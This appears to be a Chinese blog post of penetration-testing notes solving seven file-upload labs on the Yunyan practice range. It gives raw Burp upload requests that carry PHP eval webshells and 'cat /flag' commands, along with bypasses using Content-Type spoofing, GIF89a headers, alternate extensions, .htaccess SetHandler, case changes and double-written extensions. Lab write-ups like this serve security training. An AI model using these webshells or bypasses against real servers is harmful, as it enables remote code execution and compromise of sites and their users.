云演 文件上传漏洞

原创

为之。 于 2020-07-01 15:52:13 发布 289 收藏 1
分类专栏： 渗透笔记


渗透笔记 专栏收录该内容
26 篇文章 2 订阅
订阅专栏

地址：http://www.yunyansec.com/#/range/details/32

工具：antSword

1.lab01


直接传入webshell即可


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to By Jas502n
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex
Type a search term
0 matches

Request to http://c09af2b8.yunyansec.com:80 [1.85.2.120]

```
POST /src/upload-01/upload.php HTTP/1.1
Host: c09af2b8.yunyansec.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------254663805221263172802081669148
Content-Length: 382
Origin: http://c09af2b8.yunyansec.com
Connection: close
Referer: http://c09af2b8.yunyansec.com/src/upload-01/
Upgrade-Insecure-Requests: 1

-----------------------------254663805221263172802081669148
Content-Disposition: form-data; name="upfile"; filename="2.php"
Content-Type: application/octet-stream

<?php @eval($_POST['cmd']);  ?>
-----------------------------254663805221263172802081669148
Content-Disposition: form-data; name="submit"

鎻愪氦
-----------------------------254663805221263172802081669148--
```

使用中国蚁剑进行连接



URL地址 * http://c09af2b8.yunyansec.com/src/upload-01/upload/2.php

连接密码 * cmd

网站备注

编码设置 UTF8

连接类型 PHP

编码器


● default (不推荐)

○ random (不推荐)

○ base64

成功
连接成功!

2.lab02




请选择要上传的图片：

2.php


该文件不允许上传，请上传.jpg|.png|.gif类型的文件,当前文件类型为：.php

前端验证，使用burpsuite修改为php文件即可使用蚁剑连接



```
POST /src/upload-02/ HTTP/1.1
Host: c09af2b8.yunyansec.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------5811493451777428420962598084
Content-Length: 451
Origin: http://c09af2b8.yunyansec.com
Connection: close
Referer: http://c09af2b8.yunyansec.com/src/upload-02/
Upgrade-Insecure-Requests: 1

-----------------------------5811493451777428420962598084
Content-Disposition: form-data; name="upload_file"; filename="b.php"
Content-Type: image/jpeg

<script language="php">@eval($_POST['cmd']);</script>
-----------------------------5811493451777428420962598084
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------5811493451777428420962598084--
```


查看文件源代码，找到路径



```
                    </div>
      <div id="img">
          <img src="./upload/b.php" width="250px" />
```


3.lab03

可以在bp抓包改后缀为php，或者修改其Content-Type




```
Upgrade-Insecure-Requests: 1

-----------------------------213291709029444575473141637533
Content-Disposition: form-data; name="upload_file"; filename="2.php"
Content-Type: application/octet-stream

<?php @eval($_POST['cmd']);  ?>
-----------------------------213291709029444575473141637533
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------213291709029444575473141637533--
```

image/jpeg



```
-----------------------------332673476437375100892428952419
Content-Disposition: form-data; name="upload_file"; filename="b.jpg"
Content-Type: image/jpeg

GIF89a
<script language="php">@eval($_POST['cmd']);</script>
<script language="php">system('cat /flag');</script>
-----------------------------332673476437375100892428952419
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------332673476437375100892428952419--
```

4.lab04




```
-----------------------------343298433440183925030563351136
Content-Disposition: form-data; name="upload_file"; filename="cmd.phtml"
Content-Type: application/octet-stream

GIF89a
<script language="php">@eval($_POST['cmd']);</script>
-----------------------------343298433440183925030563351136
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------343298433440183925030563351136--
```

后端验证，可以上传php3,phtml,等未被加入黑名单的后缀


`.php5`、`.php4`、`.php3`、`.pht`、`.phtml`等，这几个测试有效，但`.php2` `.php6` `.php7`无效

5.lab05

.htaccess绕过




```
-----------------------------221057512140419361542942194652
Content-Disposition: form-data; name="upload_file"; filename=".htaccess"
Content-Type: application/octet-stream

SetHandler application/x-httpd-php
-----------------------------221057512140419361542942194652
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------221057512140419361542942194652--
```



```
-----------------------------421027561716679556846533958 85
Content-Disposition: form-data; name="upload_file"; filename="b.jpg"
Content-Type: image/jpeg

GIF89a
<script language="php">@eval($_POST['cmd']);</script>
-----------------------------421027561716679556846533958 85
Content-Disposition: form-data; name="submit"

涓嶄紶
-----------------------------421027561716679556846533958 85--
```

.htaccess文件没被过滤，可以将b.jpg解析为php文件进行使用

6.lab06




```
Upgrade-Insecure-Requests: 1

-----------------------------11840001092872781397173903 4261
Content-Disposition: form-data; name="upload_file"; filename="cmd.Phtml"
Content-Type: application/octet-stream

GIF89a
<script language="php">@eval($_POST['cmd']);</script>
<script language="php">system('cat /flag');</script>
-----------------------------11840001092872781397173903 4261
Content-Disposition: form-data; name="submit"

涓嶄紶
-----------------------------11840001092872781397173903 4261--
```

大小写绕过

7.lab07

使用双写绕过

2.pphphp,



```
-----------------------------314151077830330607081703734230
Content-Disposition: form-data; name="upload_file"; filename="2.pphphp"
Content-Type: application/octet-stream

<?php @eval($_POST['cmd']);  ?>
-----------------------------314151077830330607081703734230
Content-Disposition: form-data; name="submit"

涓嶄紶
-----------------------------314151077830330607081703734230--
```